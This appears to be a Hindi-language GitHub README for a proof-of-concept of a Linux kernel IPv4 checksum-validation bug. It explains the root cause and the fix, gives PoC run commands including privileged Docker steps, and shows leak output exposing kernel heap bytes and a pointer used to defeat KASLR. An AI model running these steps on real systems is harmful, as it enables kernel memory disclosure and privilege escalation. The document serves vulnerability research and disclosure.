
 gandli/cve-2026-99999-pwnescape
Linux IPv4 csum_start सत्यापन बग (CVE-2026-99999) का पुनरुत्पादन और विश्लेषण: हेडर पुनर्लेखन, 32-बाइट हीप प्रकटीकरण, लीक ऑरेकल और KASLR पराजय।

English · 简体中文
Linux IPv4 csum_start सत्यापन बग का पुनरुत्पादन, जिसे
6785011f8b16 ("ipv4: validate checksum_start before completing checksum") द्वारा ठीक किया गया।
गेस्ट VM के भीतर कोड निष्पादन प्राप्त होने पर, एक तैयार
TAP पर एक अपरिविलेज्ड प्रक्रिया उस हेडर को फिर से लिखती है जिसे कर्नेल पहले ही पार्स कर चुका है, और फिर
पैकेट के लीनियर डेटा से 32 बाइट आगे पढ़ती है।
| पूर्वशर्त | गेस्ट VM के भीतर कोड निष्पादन — रिमोट नहीं, प्री-ऑथ नहीं |
| पुनरुत्पादित | 6.18.54.1-microsoft-standard-WSL2 पर |
| प्रभावित कर्नेल | अपने ब्रांच फिक्स से नीचे का प्रत्येक रिलीज़ — KERNELS.md |
| इसमें ठीक किया गया | 6.18.57 · 6.12.113 · 6.6.159 · 6.1.190 · 5.15.223 · 5.10.272 · 7.2.11 |
| CVSS 3.1 | 9.3 — AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| अपस्ट्रीम फिक्स | 6785011f8b16abf40b1e9d8b2e332232b3e68822 (Michael S. Tsirkin) |
| रिपोर्ट किया गया | Paulos Yibelo (pwn.ai) द्वारा |
| प्रीबिल्ट | v1.0.0 स्टैटिक बाइनरीज़ |
$ python3 poc/pwnescape.py --skip-verify --page --spray 32 --spray-fill 0xee
[leak] head=8 rest=400 linear=28B copy=60B overrun=32B adj=0x24d6 spray=32
[leak] 3 output fragment(s)
  frag 0: first=0x4f ihl=60B tot_len=196
    options[40]: a5a5a5a5a5a5a5a50000000000000000000000000000000000000000000000a9cb439e88ffff0000
    past linear head: 32B, 7 nonzero
[leak] OK: 32 bytes copied past skb_headlen() into IPv4 options

पहला बाइट 0x4f है, 0x45 के बजाय — संस्करण 4, हेडर की लंबाई 15 शब्द
5 के बजाय। आठ a5 बाइट्स वह मार्कर हैं जो इस रीप्रोड्यूसर ने
फ्रैगमेंट में लिखे थे; उनके बाद का सब कुछ पैकेट का हिस्सा नहीं है। a9 cb 43 9e 88 ff ff
को 0xffff889e43cba9 के रूप में पढ़ा जाता है, जो एक कर्नेल डायरेक्ट-मैप पता है।
skb_checksum_help() चेकसम मेटाडेटा को एक राइट में बदल देता है:
write address = skb->head + csum_start + csum_offset
इससे पहले कि कोई भी सुधार यह जाँचता कि csum_start IPv4 हेडर के बाद स्थित है।
प्रवेश जाँच परिवहन ऑफ़सेट की तुलना वर्तमान skb->data से मापी गई न्यूनतम हेडर
लंबाई से करती है — जो कि एक फ़्रेम-सापेक्ष निर्देशांक है:
/* include/linux/virtio_net.h, __virtio_net_hdr_to_skb() */
if (!skb_partial_csum_set(skb, start, off))
        return -EINVAL;
if (skb_transport_offset(skb) < nh_min_len)   /* 20 bytes */
        return -EINVAL;
[ eth 14 ][ vlan 4 ][ vlan 4 ][ ipv4 ... ] के एक फ्रेम के लिए, csum_start = 22 देने पर skb_transport_offset() == 22 >= 20 होता है, इसलिए मेटाडेटा स्वीकार कर लिया जाता है, जबकि नेटवर्क हेडर से वास्तविक दूरी 0 है। रिसीव पथ में दोनों VLAN टैग हटा दिए जाते हैं, इसलिए फ्रेम-सापेक्ष निर्देशांक L3 तक बना रहता है और स्थगित राइट version/ihl पर पड़ता है।
क्रम दूसरा आधा हिस्सा है। ip_do_fragment() ने iph->ihl पढ़ने से पहले लंबित चेकसम पूरा कर लिया था:
/* net/ipv4/ip_output.c, pre-fix */
if (skb->ip_summed == CHECKSUM_PARTIAL && (err = skb_checksum_help(skb)))
        goto fail;

iph = ip_hdr(skb);
...
hlen = iph->ihl * 4;          /* now 60, not 20 */
हेडर को 20 बाइट्स के रूप में मान्य किया गया था; उपभोक्ता उसी मेमोरी से 15 शब्द पढ़ता है। skb_checksum_help() दोषी नहीं है — मेटाडेटा को उस पैकेट से भिन्न पैकेट का वर्णन करने की अनुमति दी गई थी जो वास्तव में मौजूद है।
समाधान एक नेटवर्क-सापेक्ष सीमा जोड़ता है और प्रत्येक पूर्णता स्थल से पहले उसे कॉल करता है:
static inline int ip_check_csum_start(const struct sk_buff *skb)
{
        if (unlikely(skb->csum_start < skb->network_header + ip_hdrlen(skb)))
                return -EINVAL;
        return 0;
}
C = csum_start, N = network_header, H = ip_hdrlen और O >= 0 के साथ,
C >= N + H की आवश्यकता का अर्थ है कि लेखन C + O अब हेडर तक नहीं पहुँच सकता।
कमजोर कर्नेल पर विशेषाधिकार प्राप्त कंटेनर (कर्नेल ही मायने रखता है):
docker run -d --name pwnesc --privileged debian:12-slim sleep infinity
docker exec pwnesc apt-get update -qq
docker exec pwnesc apt-get install -y -qq iproute2 nftables python3
docker cp lab/setup.sh pwnesc:/root/setup.sh
docker cp poc/pwnescape.py pwnesc:/root/pwnescape.py
docker exec pwnesc sh /root/setup.sh

# header rewrite only
docker exec pwnesc python3 /root/pwnescape.py --only-verify

# 32-byte disclosure past the linear head
docker exec pwnesc python3 /root/pwnescape.py --skip-verify --page --spray 32 --spray-fill 0xee
बेयर-मेटल टेस्ट होस्ट या VM पर: sudo sh lab/setup.sh, फिर उस नेटवर्क नेमस्पेस में root के रूप में वही कमांड चलाएँ। इसके लिए /dev/net/tun, nf_conntrack, nf_defrag_ipv4, ip और nft आवश्यक हैं।
lab/setup.sh इंजेक्शन के लिए एक TAP और एग्रेस के लिए एक veth पेयर बनाता है:

              inject                       forward + defrag          egress
  userland ──────────► pwntap 10.0.0.1/24 ─────────────────► pwnv0 10.99.0.1/24
  (virtio_net_hdr,       |                  conntrack defrag        MTU 200
   csum_start=22)        |                  nft prerouting -450         │
                         └── two fragments reassembled ────────────────┤
                             into a 28-byte linear head                ▼
                                                                     pwnv1
                                                                  (capture)
nft ct नियम nf_defrag_ipv4 को रजिस्टर करता है, इसलिए दोनों फ़्रैगमेंट्स को फ़ॉरवर्डिंग पाथ द्वारा दोबारा फ़्रैगमेंट करने से पहले पुनः संयोजित (reassemble) किया जाता है। pwnv1 पर वापस लूप होने वाला कोई भी ट्रैफ़िक ड्रॉप कर दिया जाता है। lab/teardown.sh यह सब हटा देता है।
offset-0 फ़्रैगमेंट 8 बाइट्स ले जाता है, इसलिए पुनः संयोजन के बाद तार्किक रैखिक हेड 20 + 8 = 28 बाइट्स होता है जबकि फ़्रैगमेंटर ihl * 4 = 60 कॉपी करता है:
[ 20 header ][ 8 payload ] | 32 bytes that are not part of the packet
                            └─ copied into the fragments' IPv4 options
overrun = 60 - (20 + head), इसलिए --head 40 नियंत्रण स्थिति है (कोई भी बाइट सीमा
पार नहीं करती) और --head 8 32-बाइट डिस्क्लोज़र देता है।
slab पथ पर tail को CONFIG_INIT_ON_ALLOC_DEFAULT_ON द्वारा शून्य किया जाता है और
लीक 00 के रूप में पढ़ा जाता है। --page skb head को एक पुनर्चक्रित page_frag पर ले जाता है,
जहाँ tail अभी भी वही रखता है जो पेज में पहले था।
python3 exp/probe.py --passive        # version verdict, no packets
python3 exp/probe.py --active         # A/B behavioural verdict, leaks nothing
python3 exp/leak.py --rounds 24       # repeatable 32-byte disclosure + physmap KASLR base
probe.py एक नियंत्रण डेटाग्राम जिसमें सुगठित चेकसम मेटाडेटा है, की तुलना उस डेटाग्राम से करता है जिसका csum_start IPv4 हेडर पर स्थित है: हेडर पुनः लिखा गया → भेद्य, परीक्षण गार्ड द्वारा छोड़ा गया → पैच किया गया, कुछ भी कैप्चर नहीं हुआ → लैब समस्या। leak.py ओवर-रीड को दोहराता है, विहित कर्नेल पॉइंटर्स निकालता है और फिज़मैप KASLR आधार प्राप्त करता है।






